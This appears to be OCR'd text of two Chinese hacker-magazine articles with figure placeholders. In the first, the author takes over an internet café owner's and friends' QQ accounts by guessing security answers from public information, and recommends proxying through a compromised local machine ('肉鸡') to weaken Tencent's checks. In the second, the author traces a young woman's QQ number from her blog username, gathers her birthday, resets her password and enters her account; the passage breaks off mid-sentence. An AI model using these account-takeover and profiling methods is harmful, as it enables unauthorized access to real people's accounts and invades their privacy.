然后我就开始猜问题一的答案，猜了半天也没对……别急啊，后面不是还有一个“换个问题”吗？当我选择换个问题时，页面如图5。

他配偶的姓名？嘿嘿，他是做点卡交易平台的，他配偶的姓名在平台网站上有，如图6。

待我填上他老婆的名字时，顺利来到如图7的页面，可以修改密码了。

没想到这么容易就能改了他的密码，呵呵。我改了他的密码，他还是可以通过“密码找回”来寻找自己的QQ密码，于是我就想，要是把三个密码保护问题搞定了，QQ号不就成为我的了吗？哈哈！




图1




图3




图2




图4




图5


写到这里估计编辑和小黑们说我有骗稿费之嫌了，接着往下看，最精彩的发现即将出现！

我想既然只要知道了一个密码保护问题就能改密码，而且我很了解我的许多朋友，只要猜对他们的一个密码保护问题就能改掉他们的QQ密码啊？马上实验，步骤同上，结果是许多本地的朋友都能成功，但有几个在回答时却出现如图8的页面。

我们前面都看到了，刚才只需要回答一个，现在怎么三个都要回答呢？我想了一下才明白，我和我的这些朋友都不在本地上班（我们每个月有5天休班回家），所以常常在单位上网，这样改密码就需要回答三个问题。而这个网吧的老板天天在我们本地，所以只要回答一个问题就能改掉他的密码！这就是腾讯所做的限制！

后来我回单位也做了测试，只要回答对了一个问题就能改掉别人的QQ密码，现在小菜们知道了吧，如果我们想改掉某人的QQ密码，可以社工一下，然后确定他常常登录QQ的地方，找个他当地的肉鸡开个代理，就能改掉他的QQ密码了。

上述方法我已经实验过了，方法可行！大家可以拿身边的朋友做一下测试，只要是本地的朋友，我们基本上能猜出他的一个密码保护问题就能改掉他的QQ密码！大家赶紧去加固一下自己的密码保护吧，防止自己的隐私泄露啊！最后想对我的女朋友霞说一声我爱你！


图6




图8





图7

编辑点评：

文章的亮点在最后，大家仔细读一遍。



利用社会工程学和网易宝贝做朋友



图溪亭残月[祁磊]




图6

本文是一则很简单的社工案例

经常去网易的小菜们，或者是用网易博客的小菜一定都知道网易推出了一个网易宝贝的栏目，如图1。能人选网易宝贝的，大部分可都是MM啊！小菜们是不是又想入非非了？有的小菜就说了，俺早就知道了，那有什么用呢？俺给MM留言，MM根本就不搭理俺，即使能弄到QQ也不和俺说话。




图1

今天，俺还真的利用社工和MM成为了朋友。首先进入MM的博客，发现只更新了一篇日志。相册里的图片更新的非常多，真是养眼啊。但是“关于我的”栏目中并没有多少有价值的信息，在google搜索了她的用户名，得到的仅仅只是MM在163博客的信息，如图2。





图2

整理下思路，仔细的看了下她的用户名，为什么要在**dai后面加上**5784075这样的一串数字呢，是否有什么特殊的意义，如图3，或者这串数字是MM的QQ号？


图3

俺迫不及待的查找QQ号**5784075，通过分析后，确认这个QQ号属于这个MM。个人资料上泄漏的信息并不是很多，进入QQ空间选择“个人档”，如图4，顺利获取以下信息：生日9月15日、偶像是张靓颖、最喜欢的电视剧是“我们无处安放的青春”，喜欢的作家安妮宝贝以及她目前使用的数码产品、她经常用的化妆品……

我们获取了她的生日，但并不知道她是哪一年出生的。通过翻阅MM的空间信息，在空间日志的腾讯10周年感言里，我们断定MM应该是90年出生的，如图5。

利用MM的账号以及出生日期选择找回密码，利用获取的生日成功进入，提示问题是“说三个爱字”，如图6。

直接输入三个爱字，密码竟然成功取回，我都感觉有点不可思议，如图7。

突然想到一句话，漂亮女生智商高的并不多，汗……现在我们就成功的进入了MM博客，如图8。

不过MM并没有开通邮箱，无法获取邮


